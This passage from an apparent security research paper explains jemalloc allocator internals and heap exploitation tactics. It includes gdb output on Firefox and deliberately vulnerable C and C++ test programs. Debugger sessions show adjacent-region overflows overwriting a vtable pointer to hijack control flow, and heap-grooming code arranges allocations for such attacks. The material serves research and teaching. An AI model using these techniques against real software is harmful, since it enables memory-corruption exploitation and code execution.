struct bin_mags_s {
    mag_t *curmag;
    mag_t *sparemag;
};

typedef struct mag_s mag_t;
struct mag_s {
    size_t binind; /* Index of associated bin. */
    size_t nrounds;
    void *rounds[1]; /* Dynamically sized. */
};
```

Just like a normal bin is associated with a run, a 'bin_mags_t' structure

is associated with a magazine pointed by 'curmag' (recall 'runcur'). A magazine is nothing special but a simple array of void pointers which hold memory addresses of preallocated memory regions which are exclusively used by a single thread. Magazines are populated in function 'mag_load()' as seen below.

```
void
mag_load(mag_t *mag)
{
    arena_t *arena;
    arena_bin_t *bin;
    arena_run_t *run;
    void *round;
    size_t i;

    /* Pick a random arena and the bin responsible for servicing
     * the required size class.
     */
    arena = choose_arena();
    bin = &arena->bins[mag->binind];
    ...

    for (i = mag->nrounds; i < max_rounds; i++) {
        ...

        if ((run = bin->runcur) != NULL && run->nfree > 0)
            round = arena_bin_malloc_easy(arena, bin, run); /* [3-23] */
        else
            round = arena_bin_malloc_hard(arena, bin); /* [3-24] */

        if (round == NULL)
            break;

        /* Each 'rounds' holds a preallocated memory region. */
        mag->rounds[i] = round;
    }

    ...
    mag->nrounds = i;
}
```

When a thread calls 'malloc()', the call chain eventually reaches 'mag_rack_alloc()' and then 'mag_alloc()'.

```
/* Just return the next available void pointer. It points to one of the
 * preallocated memory regions.
 */
void *
mag_alloc(mag_t *mag)
{
    if (mag->nrounds == 0)
        return (NULL);
    mag->nrounds--;

    return (mag->rounds[mag->nrounds]);
}
```

The most notable thing about magazines is the fact that 'rounds', the array of void pointers, as well as all the related thread metadata (magazine racks, magazine bins and so on) are allocated by normal calls to functions 'arena_bin_malloc_xxx()' ([3-23], [3-24]). This results in the thread metadata lying around normal memory regions.

------[2.1.8 - Unmask jemalloc

As we are sure you are all aware, since version 7.0, gdb can be scripted with Python. In order to unmask and bring to light the internals of the various jemalloc flavors, we have developed a Python script for gdb appropriately named unmask_jemalloc.py. The following is a sample run of the script on Firefox 11.0 on Linux x86 (edited for readability):

```
$ ./firefox-bin &

$ gdb -x ./gdbinit -p `ps x | grep firefox | grep -v grep \
| grep -v debug | awk '{print $1}'`

GNU gdb (GDB) 7.4-debian
...
Attaching to process 3493
add symbol table from file "/dbg/firefox-latest-symbols/firefox-bin.dbg" at
    .text_addr = 0x80494b0
add symbol table from file "/dbg/firefox-latest-symbols/libxul.so.dbg" at
    .text_addr = 0xb5b9a9d0
...
[Thread 0xa4ffdb70 (LWP 3533) exited]
[Thread 0xa57feb70 (LWP 3537) exited]
[New Thread 0xa57feb70 (LWP 3556)]
[Thread 0xa57feb70 (LWP 3556) exited]

gdb $ source unmask_jemalloc.py
gdb $ unmask_jemalloc runs

[jemalloc] [number of arenas:       1]
[jemalloc] [number of bins:         24]
[jemalloc] [no magazines/thread caches detected]

[jemalloc] [arena #00] [bin #00] [region size: 0x0004]
                                           [current run at: 0xa52d9000]
[jemalloc] [arena #00] [bin #01] [region size: 0x0008]
                                           [current run at: 0xa37c8000]
[jemalloc] [arena #00] [bin #02] [region size: 0x0010]
                                           [current run at: 0xa372c000]
[jemalloc] [arena #00] [bin #03] [region size: 0x0020]
                                           [current run at: 0xa334d000]
[jemalloc] [arena #00] [bin #04] [region size: 0x0030]
                                           [current run at: 0xa3347000]
[jemalloc] [arena #00] [bin #05] [region size: 0x0040]
                                           [current run at: 0xa334a000]
[jemalloc] [arena #00] [bin #06] [region size: 0x0050]
                                           [current run at: 0xa3732000]
[jemalloc] [arena #00] [bin #07] [region size: 0x0060]
                                           [current run at: 0xa3701000]
[jemalloc] [arena #00] [bin #08] [region size: 0x0070]
                                           [current run at: 0xa3810000]
[jemalloc] [arena #00] [bin #09] [region size: 0x0080]
                                           [current run at: 0xa3321000]
```

```
[jemalloc] [arena #00] [bin #10] [region size: 0x00f0]
                                    [current run at: 0xa57c7000]
[jemalloc] [arena #00] [bin #11] [region size: 0x0100]
                                    [current run at: 0xa37e9000]
[jemalloc] [arena #00] [bin #12] [region size: 0x0110]
                                    [current run at: 0xa5a9b000]
[jemalloc] [arena #00] [bin #13] [region size: 0x0120]
                                    [current run at: 0xa56ea000]
[jemalloc] [arena #00] [bin #14] [region size: 0x0130]
                                    [current run at: 0xa3709000]
[jemalloc] [arena #00] [bin #15] [region size: 0x0140]
                                    [current run at: 0xa382c000]
[jemalloc] [arena #00] [bin #16] [region size: 0x0150]
                                    [current run at: 0xa39da000]
[jemalloc] [arena #00] [bin #17] [region size: 0x0160]
                                    [current run at: 0xa56ee000]
[jemalloc] [arena #00] [bin #18] [region size: 0x0170]
                                    [current run at: 0xa3849000]
[jemalloc] [arena #00] [bin #19] [region size: 0x0180]
                                    [current run at: 0xa3a21000]
[jemalloc] [arena #00] [bin #20] [region size: 0x01f0]
                                    [current run at: 0xafc51000]
[jemalloc] [arena #00] [bin #21] [region size: 0x0200]
                                    [current run at: 0xa3751000]
[jemalloc] [arena #00] [bin #22] [region size: 0x0400]
                                    [current run at: 0xa371d000]
[jemalloc] [arena #00] [bin #23] [region size: 0x0800]
                                    [current run at: 0xa370d000]

[jemalloc] [run 0xa3347000] [from 0xa3347000 to 0xa3348000L]
[jemalloc] [run 0xa371d000] [from 0xa371d000 to 0xa3725000L]
[jemalloc] [run 0xa3321000] [from 0xa3321000 to 0xa3323000L]
[jemalloc] [run 0xa334a000] [from 0xa334a000 to 0xa334b000L]
[jemalloc] [run 0xa370d000] [from 0xa370d000 to 0xa3715000L]
[jemalloc] [run 0xa3709000] [from 0xa3709000 to 0xa370d000L]
[jemalloc] [run 0xa37c8000] [from 0xa37c8000 to 0xa37c9000L]
[jemalloc] [run 0xa5a9b000] [from 0xa5a9b000 to 0xa5a9f000L]
[jemalloc] [run 0xa3a21000] [from 0xa3a21000 to 0xa3a27000L]
[jemalloc] [run 0xa382c000] [from 0xa382c000 to 0xa3831000L]
[jemalloc] [run 0xa3701000] [from 0xa3701000 to 0xa3702000L]
[jemalloc] [run 0xa57c7000] [from 0xa57c7000 to 0xa57ca000L]
[jemalloc] [run 0xa56ee000] [from 0xa56ee000 to 0xa56f3000L]
[jemalloc] [run 0xa39da000] [from 0xa39da000 to 0xa39df000L]
[jemalloc] [run 0xa37e9000] [from 0xa37e9000 to 0xa37ed000L]
[jemalloc] [run 0xa3810000] [from 0xa3810000 to 0xa3812000L]
[jemalloc] [run 0xa3751000] [from 0xa3751000 to 0xa3759000L]
[jemalloc] [run 0xafc51000] [from 0xafc51000 to 0xafc58000L]
[jemalloc] [run 0xa334d000] [from 0xa334d000 to 0xa334e000L]
[jemalloc] [run 0xa372c000] [from 0xa372c000 to 0xa372d000L]
[jemalloc] [run 0xa52d9000] [from 0xa52d9000 to 0xa52da000L]
[jemalloc] [run 0xa56ea000] [from 0xa56ea000 to 0xa56ee000L]
[jemalloc] [run 0xa3732000] [from 0xa3732000 to 0xa3733000L]
[jemalloc] [run 0xa3849000] [from 0xa3849000 to 0xa384e000L]
```

There is also preliminary support for Mac OS X (x86_64), tested on Lion 10.7.3 with Firefox 11.0. Also, note that Apple's gdb does not have Python scripting support, so the following was obtained with a custom-compiled gdb:

```
$ open firefox-11.0.app

$ gdb -nx -x ./gdbinit -p 837

...
Attaching to process 837
[New Thread 0x2003 of process 837]
[New Thread 0x2103 of process 837]
[New Thread 0x2203 of process 837]
[New Thread 0x2303 of process 837]
[New Thread 0x2403 of process 837]
[New Thread 0x2503 of process 837]
[New Thread 0x2603 of process 837]
[New Thread 0x2703 of process 837]
[New Thread 0x2803 of process 837]
[New Thread 0x2903 of process 837]
[New Thread 0x2a03 of process 837]
[New Thread 0x2b03 of process 837]
[New Thread 0x2c03 of process 837]
[New Thread 0x2d03 of process 837]
[New Thread 0x2e03 of process 837]
Reading symbols from
/dbg/firefox-11.0.app/Contents/MacOS/firefox...done
Reading symbols from
/dbg/firefox-11.0.app/Contents/MacOS/firefox.dSYM/
Contents/Resources/DWARF/firefox...done.
0x00007fff8636b67a in ?? () from /usr/lib/system/libsystem_kernel.dylib
(gdb) source unmask_jemalloc.py
(gdb) unmask_jemalloc

[jemalloc] [number of arenas:       1]
[jemalloc] [number of bins:         35]
[jemalloc] [no magazines/thread caches detected]

[jemalloc] [arena #00] [bin #00] [region size: 0x0008]
                                       [current run at: 0x108fe0000]
[jemalloc] [arena #00] [bin #01] [region size: 0x0010]
                                       [current run at: 0x1003f5000]
[jemalloc] [arena #00] [bin #02] [region size: 0x0020]
                                       [current run at: 0x1003bc000]
[jemalloc] [arena #00] [bin #03] [region size: 0x0030]
                                       [current run at: 0x1003d7000]
[jemalloc] [arena #00] [bin #04] [region size: 0x0040]
                                       [current run at: 0x1054c6000]
[jemalloc] [arena #00] [bin #05] [region size: 0x0050]
                                       [current run at: 0x103652000]
[jemalloc] [arena #00] [bin #06] [region size: 0x0060]
                                       [current run at: 0x110c9c000]
[jemalloc] [arena #00] [bin #07] [region size: 0x0070]
                                       [current run at: 0x106bef000]
[jemalloc] [arena #00] [bin #08] [region size: 0x0080]
                                       [current run at: 0x10693b000]
[jemalloc] [arena #00] [bin #09] [region size: 0x0090]
                                       [current run at: 0x10692e000]
[jemalloc] [arena #00] [bin #10] [region size: 0x00a0]
                                       [current run at: 0x106743000]
[jemalloc] [arena #00] [bin #11] [region size: 0x00b0]
                                       [current run at: 0x109525000]
[jemalloc] [arena #00] [bin #12] [region size: 0x00c0]
                                       [current run at: 0x1127c2000]
[jemalloc] [arena #00] [bin #13] [region size: 0x00d0]
```

```
                                                [current run at: 0x106797000]
[jemalloc] [arena #00] [bin #14] [region size: 0x00e0]
                                                [current run at: 0x109296000]
[jemalloc] [arena #00] [bin #15] [region size: 0x00f0]
                                                [current run at: 0x110aa9000]
[jemalloc] [arena #00] [bin #16] [region size: 0x0100]
                                                [current run at: 0x106c70000]
[jemalloc] [arena #00] [bin #17] [region size: 0x0110]
                                                [current run at: 0x109556000]
[jemalloc] [arena #00] [bin #18] [region size: 0x0120]
                                                [current run at: 0x1092bf000]
[jemalloc] [arena #00] [bin #19] [region size: 0x0130]
                                                [current run at: 0x1092a2000]
[jemalloc] [arena #00] [bin #20] [region size: 0x0140]
                                                [current run at: 0x10036a000]
[jemalloc] [arena #00] [bin #21] [region size: 0x0150]
                                                [current run at: 0x100353000]
[jemalloc] [arena #00] [bin #22] [region size: 0x0160]
                                                [current run at: 0x1093d3000]
[jemalloc] [arena #00] [bin #23] [region size: 0x0170]
                                                [current run at: 0x10f024000]
[jemalloc] [arena #00] [bin #24] [region size: 0x0180]
                                                [current run at: 0x106b58000]
[jemalloc] [arena #00] [bin #25] [region size: 0x0190]
                                                [current run at: 0x10f002000]
[jemalloc] [arena #00] [bin #26] [region size: 0x01a0]
                                                [current run at: 0x10f071000]
[jemalloc] [arena #00] [bin #27] [region size: 0x01b0]
                                                [current run at: 0x109139000]
[jemalloc] [arena #00] [bin #28] [region size: 0x01c0]
                                                [current run at: 0x1091c6000]
[jemalloc] [arena #00] [bin #29] [region size: 0x01d0]
                                                [current run at: 0x10032a000]
[jemalloc] [arena #00] [bin #30] [region size: 0x01e0]
                                                [current run at: 0x1054f9000]
[jemalloc] [arena #00] [bin #31] [region size: 0x01f0]
                                                [current run at: 0x10034c000]
[jemalloc] [arena #00] [bin #32] [region size: 0x0200]
                                                [current run at: 0x106739000]
[jemalloc] [arena #00] [bin #33] [region size: 0x0400]
                                                [current run at: 0x106c68000]
[jemalloc] [arena #00] [bin #34] [region size: 0x0800]
                                                [current run at: 0x10367e000]
```

We did our best to test unmask_jemalloc.py on all jemalloc variants, however there are probably some bugs left. Feel free to test it and send us patches. The development of unmask_jemalloc.py will continue at [UJEM].

----[2.2 - Algorithms

In this section we present pseudocode the describes the allocation and deallocation algorithms implemented by jemalloc. We start with malloc():

```
MALLOC(size):
    IF size CAN BE SERVICED BY AN ARENA:
        IF size IS SMALL OR MEDIUM:
            bin = get_bin_for_size(size)
```

```
            IF bin->runcur EXISTS AND NOT FULL:
                run = bin->runcur
            ELSE:
                run = lookup_or_allocate_nonfull_run()
                bin->runcur = run

            bit = get_first_set_bit(run->regs_mask)
            region = get_region(run, bit)

        ELIF size IS LARGE:
            region = allocate_new_run()
    ELSE:
        region = allocate_new_chunk()
    RETURN region
```

calloc() is as you would expect:

```
CALLOC(n, size):
    RETURN MALLOC(n * size)
```

Finally, the pseudocode for free():

```
FREE(addr):
    IF addr IS NOT EQUAL TO THE CHUNK IT BELONGS:
        IF addr IS A SMALL ALLOCATION:
            run = get_run_addr_belongs_to(addr);
            bin = run->bin;
            size = bin->reg_size;
            element = get_element_index(addr, run, bin)
            unset_bit(run->regs_mask[element])

        ELSE: /* addr is a large allocation */
            run = get_run_addr_belongs_to(addr)
            chunk = get_chunk_run_belongs_to(run)
            run_index = get_run_index(run, chunk)
            mark_pages_of_run_as_free(run_index)

            IF ALL THE PAGES OF chunk ARE MARKED AS FREE:
                unmap_the_chunk_s_pages(chunk)

    ELSE: /* this is a huge allocation */
        unmap_the_huge_allocation_s_pages(addr)
```

--[3 - Exploitation tactics

In this section we analyze the exploitation tactics we have investigated against jemalloc. Our goal is to provide to the interested hackers the necessary knowledge and tools to develop exploits for jemalloc heap corruption bugs.

We also try to approach jemalloc heap exploitation in an abstract way initially, identifying 'exploitation primitives' and then continuing into the specific required technical details. Chris Valasek and Ryan Smith have explored the value of abstracting heap exploitation through primitives [CVRS]. The main idea is that specific exploitation techniques eventually become obsolete. Therefore it is important to approach exploitation

abstractly and identify primitives that can applied to new targets. We have used this approach before, comparing FreeBSD and Linux kernel heap exploitation [HAPF, APHN]. Regarding jemalloc, we analyze adjacent data corruption, heap manipulation and metadata corruption exploitation primitives.

----[3.1 - Adjacent region corruption

The main idea behind adjacent heap item corruptions is that you exploit the fact that the heap manager places user allocations next to each other contiguously without other data in between. In jemalloc regions of the same size class are placed on the same bin. In the case that they are also placed on the same run of the bin then there are no inline metadata between them. In 3.2 we will see how we can force this, but for now let's assume that new allocations of the same size class are placed in the same run.

Therefore, we can place a victim object/structure of our choosing in the same run and next to the vulnerable object/structure we plan to overflow. The only requirement is that the victim and vulnerable objects need to be of a size that puts them in the same size class and therefore possibly in the same run (again, see the next subsection on how to control this). Since there are no metadata between the two regions, we can overflow from the vulnerable region to the victim region we have chosen. Usually the victim region is something that can help us achieve arbitrary code execution, for example function pointers.

In the following contrived example consider that 'three' is your chosen victim object and that the vulnerable object is 'two' (full code in file test-adjacent.c):

```
char *one, *two, *three;

printf("[*] before overflowing\n");

one = malloc(0x10);
memset(one, 0x41, 0x10);
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);

two = malloc(0x10);
memset(two, 0x42, 0x10);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);

three = malloc(0x10);
memset(three, 0x43, 0x10);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

[3-1]

printf("[+] copying argv[1] to region two\n");
strcpy(two, argv[1]);

printf("[*] after overflowing\n");
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

[3-2]

free(one);
```

```
free(two);
free(three);

printf("[*] after freeing all regions\n");
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

[3-3]
```

The output (edited for readability):

```
$ ./test-adjacent `python -c 'print "X" * 30'`
[*] before overflowing
[+] region one:   0xb7003030: AAAAAAAAAAAAAAAA
[+] region two:   0xb7003040: BBBBBBBBBBBBBBBB
[+] region three: 0xb7003050: CCCCCCCCCCCCCCCC
[+] copying argv[1] to region two
[*] after overflowing
[+] region one:   0xb7003030:
AAAAAAAAAAAAAAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region two:   0xb7003040: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region three: 0xb7003050: XXXXXXXXXXXXXX
[*] after freeing all regions
[+] region one:   0xb7003030:
AAAAAAAAAAAAAAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region two:   0xb7003040: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region three: 0xb7003050: XXXXXXXXXXXXXX
```

Examining the above we can see that region 'one' is at 0xb7003030 and that the following two allocations (regions 'two' and 'three') are in the same run immediately after 'one' and all three next to each other without any metadata in between them. After the overflow of 'two' with 30 'X's we can see that region 'three' has been overwritten with 14 'X's (30 - 16 for the size of region 'two').

In order to achieve a better understanding of the jemalloc memory layout let's fire up gdb with three breakpoints at [3-1], [3-2] and [3-3].

At breakpoint [3-1]:

```
Breakpoint 1, 0x080486a9 in main ()
gdb $ print arenas[0].bins[2].runcur
$1 = (arena_run_t *) 0xb7003000
```

At 0xb7003000 is the current run of the bin bins[2] that manages the size class 16 in the standalone jemalloc flavor that we have linked against. Let's take a look at the run's contents:

```
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec  0x00000003  0x000000fa  0xfffffff8
0xb7003010: 0xffffffff  0xffffffff  0xffffffff  0xffffffff
0xb7003020: 0xffffffff  0xffffffff  0x1fffffff  0x000000ff
0xb7003030: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7003040: 0x42424242  0x42424242  0x42424242  0x42424242
```

```
0xb7003050: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7003060: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003070: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003090: 0x00000000  0x00000000  0x00000000  0x00000000
```

After some initial metadata (the run's header which we will see in more detail at 3.3.1) we have region 'one' at 0xb7003030 followed by regions 'two' and 'three', all of size 16 bytes. Again we can see that there are no metadata between the regions. Continuing to breakpoint [3-2] and examining again the contents of the run:

```
Breakpoint 2, 0x08048724 in main ()
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec  0x00000003  0x000000fa  0xfffffff8
0xb7003010: 0xffffffff  0xffffffff  0xffffffff  0xffffffff
0xb7003020: 0xffffffff  0xffffffff  0x1fffffff  0x000000ff
0xb7003030: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7003040: 0x58585858  0x58585858  0x58585858  0x58585858
0xb7003050: 0x58585858  0x58585858  0x58585858  0x43005858
0xb7003060: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003070: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003090: 0x00000000  0x00000000  0x00000000  0x00000000
```

We can see that our 30 'X's (0x58) have overwritten the complete 16 bytes of region 'two' at 0xb7003040 and continued for 15 bytes (14 plus a NULL from strcpy(3)) in region 'three' at 0xb7003050. From this memory dump it should be clear why the printf(3) call of region 'one' after the overflow continues to print all 46 bytes (16 from region 'one' plus 30 from the overflow) up to the NULL placed by the strcpy(3) call. As it has been demonstrated by Peter Vreugdenhil in the context of Internet Explorer heap overflows [PV10], this can lead to information leaks from the region that is adjacent to the region with the string whose terminating NULL has been overwritten. You just need to read back the string and you will get all data up to the first encountered NULL.

At breakpoint [3-3] after the deallocation of all three regions:

```
Breakpoint 3, 0x080487ab in main ()
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec  0x00000003  0x000000fd  0xffffffff
0xb7003010: 0xffffffff  0xffffffff  0xffffffff  0xffffffff
0xb7003020: 0xffffffff  0xffffffff  0x1fffffff  0x000000ff
0xb7003030: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7003040: 0x58585858  0x58585858  0x58585858  0x58585858
0xb7003050: 0x58585858  0x58585858  0x58585858  0x43005858
0xb7003060: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003070: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7003090: 0x00000000  0x00000000  0x00000000  0x00000000
```

We can see that jemalloc does not clear the freed regions. This behavior of leaving stale data in regions that have been freed and can be allocated again can lead to easier exploitation of use-after-free bugs (see next section).

To explore the adjacent region corruption primitive further in the context of jemalloc, we will now look at C++ and virtual function pointers (VPTRs). We will only focus on jemalloc-related details; for more general information the interested reader should see rix's Phrack paper (the principles of which are still applicable) [VPTR]. We begin with a C++ example that is based on rix's bo2.cpp (file vuln-vptr.cpp in the code archive):

```
class base
{
    private:

        char buf[32];

    public:

        void
        copy(const char *str)
        {
            strcpy(buf, str);
        }

        virtual void
        print(void)
        {
            printf("buf: 0x%08x: %s\n", buf, buf);
        }
};

class derived_a : public base
{
    public:

        void
        print(void)
        {
            printf("[+] derived_a: ");
            base::print();
        }
};

class derived_b : public base
{
    public:

        void
        print(void)
        {
            printf("[+] derived_b: ");
            base::print();
        }
};

int
main(int argc, char *argv[])
{
    base *obj_a;
    base *obj_b;
```

```
    obj_a = new derived_a;
    obj_b = new derived_b;

    printf("[+] obj_a:\t0x%x\n", (unsigned int)obj_a);
    printf("[+] obj_b:\t0x%x\n", (unsigned int)obj_b);

    if(argc == 3)
    {
        printf("[+] overflowing from obj_a into obj_b\n");
        obj_a->copy(argv[1]);

        obj_b->copy(argv[2]);

        obj_a->print();
        obj_b->print();

        return 0;
    }
```

We have a base class with a virtual function, 'print(void)', and two derived classes that overload this virtual function. Then in main, we use 'new' to create two new objects, one from each of the derived classes. Subsequently we overflow the 'buf' buffer of 'obj_a' with 'argv[1]'.

Let's explore with gdb:

```
$ gdb vuln-vptr
...
gdb $ r `python -c 'print "A" * 48'` `python -c 'print "B" * 10'`
...
0x804862f <main(int, char**)+15>:    movl   $0x24,(%esp)
0x8048636 <main(int, char**)+22>:    call   0x80485fc <_Znwj@plt>
0x804863b <main(int, char**)+27>:    movl   $0x80489e0,(%eax)
gdb $ print $eax
$13 = 0xb7c01040
```

At 0x8048636 we can see the first 'new' call which takes as a parameter the size of the object to create, that is 0x24 or 36 bytes. C++ will of course use jemalloc to allocate the required amount of memory for this new object. After the call instruction, EAX has the address of the allocated region (0xb7c01040) and at 0x804863b the value 0x80489e0 is moved there. This is the VPTR that points to 'print(void)' of 'obj_a':

```
gdb $ x/x *0x080489e0
0x80487d0 <derived_a::print()>: 0xc71cec83
```

Now it must be clear why even though the declared buffer is 32 bytes long, there are 36 bytes allocated for the object. Exactly the same as above happens with the second 'new' call, but this time the VPTR points to 'obj_b' (which is at 0xb7c01070):

```
0x8048643 <main(int, char**)+35>:    movl   $0x24,(%esp)
0x804864a <main(int, char**)+42>:    call   0x80485fc <_Znwj@plt>
0x804864f <main(int, char**)+47>:    movl   $0x80489f0,(%eax)
gdb $ x/x *0x080489f0
```

```
0x8048800 <derived_b::print()>: 0xc71cec83
gdb $ print $eax
$14 = 0xb7c01070
```

At this point, let's explore jemalloc's internals:

```
gdb $ print arenas[0].bins[5].runcur
$8 = (arena_run_t *) 0xb7c01000
gdb $ print arenas[0].bins[5].reg_size
$9 = 0x30
gdb $ print arenas[0].bins[4].reg_size
$10 = 0x20
gdb $ x/40x 0xb7c01000
0xb7c01000: 0xb7fd315c  0x00000000  0x00000052  0xfffffffc
0xb7c01010: 0xffffffff  0x000fffff  0x00000000  0x00000000
0xb7c01020: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01030: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01040: 0x080489e0  0x00000000  0x00000000  0x00000000
0xb7c01050: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01060: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01070: 0x080489f0  0x00000000  0x00000000  0x00000000
0xb7c01080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01090: 0x00000000  0x00000000  0x00000000  0x00000000
```

Our run is at 0xb7c01000 and the bin is bin[5] which handles regions of size 0x30 (48 in decimal). Since our objects are of size 36 bytes they don't fit in the previous bin, i.e. bin[4], of size 0x20 (32). We can see 'obj_a' at 0xb7c01040 with its VPTR (0x080489e0) and 'obj_b' at 0xb7c01070 with its own VPTR (0x080489f0).

Our next breakpoint is after the overflow of 'obj_a' into 'obj_b' and just before the first call of 'print()'. Our run now looks like the following:

```
gdb $ x/40x 0xb7c01000
0xb7c01000: 0xb7fd315c  0x00000000  0x00000052  0xfffffffc
0xb7c01010: 0xffffffff  0x000fffff  0x00000000  0x00000000
0xb7c01020: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01030: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01040: 0x080489e0  0x41414141  0x41414141  0x41414141
0xb7c01050: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7c01060: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7c01070: 0x41414141  0x42424242  0x42424242  0x00004242
0xb7c01080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01090: 0x00000000  0x00000000  0x00000000  0x00000000
gdb $ x/i $eip
0x80486d1 <main(int, char**)+177>:   call   *(%eax)
gdb $ print $eax
$15 = 0x80489e0
```

At 0x080486d1 is the call of 'print()' of 'obj_a'. At 0xb7c01070 we can see that we have overwritten the VPTR of 'obj_b' that was in an adjacent region to 'obj_a'. Finally, at the call of 'print()' by 'obj_b':

```
gdb $ x/i $eip
=> 0x80486d8 <main(int, char**)+184>:   call   *(%eax)
```

```
gdb $ print $eax
$16 = 0x41414141
```

----[3.2 - Heap manipulation

In order to be able to arrange the jemalloc heap in a predictable state we need to understand the allocator's behavior and use heap manipulation tactics to influence it to our advantage. In the context of browsers, heap manipulation tactics are usually referred to as 'Heap Feng Shui' after Alexander Sotirov's work [FENG].

By 'predictable state' we mean that the heap must be arranged as reliably as possible in a way that we can position data where we want. This enables us to use the tactic of corrupting adjacent regions of the previous paragraph, but also to exploit use-after-free bugs. In use-after-free bugs a memory region is allocated, used, freed and then used again due to a bug. In such a case if we know the region's size we can manipulate the heap to place data of our own choosing in the freed region's memory slot on its run before it is used again. Upon its subsequent incorrect use the region now has our data that can help us hijack the flow of execution.

To explore jemalloc's behavior and manipulate it into a predictable state we use an algorithm similar to the one presented in [HOEJ]. Since in the general case we cannot know beforehand the state of the runs of the class size we are interested in, we perform many allocations of this size hoping to cover the holes (i.e. free regions) in the existing runs and get a fresh run. Hopefully the next series of allocations we will perform will be on this fresh run and therefore will be sequential. As we have seen, sequential allocations on a largely empty run are also contiguous. Next, we perform such a series of allocations controlled by us. In the case we are trying to use the adjacent regions corruption tactic, these allocations are of the victim object/structure we have chosen to help us gain code execution when corrupted.

The following step is to deallocate every second region in this last series of controlled victim allocations. This will create holes in between the victim objects/structures on the run of the size class we are trying to manipulate. Finally, we trigger the heap overflow bug forcing, due to the state we have arranged, jemalloc to place the vulnerable objects in holes on the target run overflowing into the victim objects.

Let's demonstrate the above discussion with an example (file test-holes.c in the code archive):

```
#define TSIZE   0x10            /* target size class */
#define NALLOC  500             /* number of allocations */
#define NFREE   (NALLOC / 10)   /* number of deallocations */

char *foo[NALLOC];
char *bar[NALLOC];

printf("step 1: controlled allocations of victim objects\n");

for(i = 0; i < NALLOC; i++)
{
    foo[i] = malloc(TSIZE);
    printf("foo[%d]:\t\t0x%x\n", i, (unsigned int)foo[i]);
}
```

```
printf("step 2: creating holes in between the victim objects\n");

for(i = (NALLOC - NFREE); i < NALLOC; i += 2)
{
    printf("freeing foo[%d]:\t0x%x\n", i, (unsigned int)foo[i]);
    free(foo[i]);
}

printf("step 3: fill holes with vulnerable objects\n");

for(i = (NALLOC - NFREE + 1); i < NALLOC; i += 2)
{
    bar[i] = malloc(TSIZE);
    printf("bar[%d]:\t0x%x\n", i, (unsigned int)bar[i]);
}
```

jemalloc's behavior can be observed in the output, remember that our target size class is 16 bytes:

```
$ ./test-holes
step 1: controlled allocations of victim objects
foo[0]:             0x40201030
foo[1]:             0x40201040
foo[2]:             0x40201050
foo[3]:             0x40201060
foo[4]:             0x40201070
foo[5]:             0x40201080
foo[6]:             0x40201090
foo[7]:             0x402010a0

...

foo[447]:           0x40202c50
foo[448]:           0x40202c60
foo[449]:           0x40202c70
foo[450]:           0x40202c80
foo[451]:           0x40202c90
foo[452]:           0x40202ca0
foo[453]:           0x40202cb0
foo[454]:           0x40202cc0
foo[455]:           0x40202cd0
foo[456]:           0x40202ce0
foo[457]:           0x40202cf0
foo[458]:           0x40202d00
foo[459]:           0x40202d10
foo[460]:           0x40202d20

...

step 2: creating holes in between the victim objects
freeing foo[450]:   0x40202c80
freeing foo[452]:   0x40202ca0
freeing foo[454]:   0x40202cc0
freeing foo[456]:   0x40202ce0
freeing foo[458]:   0x40202d00
freeing foo[460]:   0x40202d20
freeing foo[462]:   0x40202d40
freeing foo[464]:   0x40202d60
freeing foo[466]:   0x40202d80
```

```
freeing foo[468]:   0x40202da0
freeing foo[470]:   0x40202dc0
freeing foo[472]:   0x40202de0
freeing foo[474]:   0x40202e00
freeing foo[476]:   0x40202e20
freeing foo[478]:   0x40202e40
freeing foo[480]:   0x40202e60
freeing foo[482]:   0x40202e80
freeing foo[484]:   0x40202ea0
freeing foo[486]:   0x40202ec0
freeing foo[488]:   0x40202ee0
freeing foo[490]:   0x40202f00
freeing foo[492]:   0x40202f20
freeing foo[494]:   0x40202f40
freeing foo[496]:   0x40202f60
freeing foo[498]:   0x40202f80

step 3: fill holes with vulnerable objects
bar[451]:           0x40202c80
bar[453]:           0x40202ca0
bar[455]:           0x40202cc0
bar[457]:           0x40202ce0
bar[459]:           0x40202d00
bar[461]:           0x40202d20
bar[463]:           0x40202d40
bar[465]:           0x40202d60
bar[467]:           0x40202d80
bar[469]:           0x40202da0
bar[471]:           0x40202dc0
bar[473]:           0x40202de0
bar[475]:           0x40202e00
bar[477]:           0x40202e20
bar[479]:           0x40202e40
bar[481]:           0x40202e60
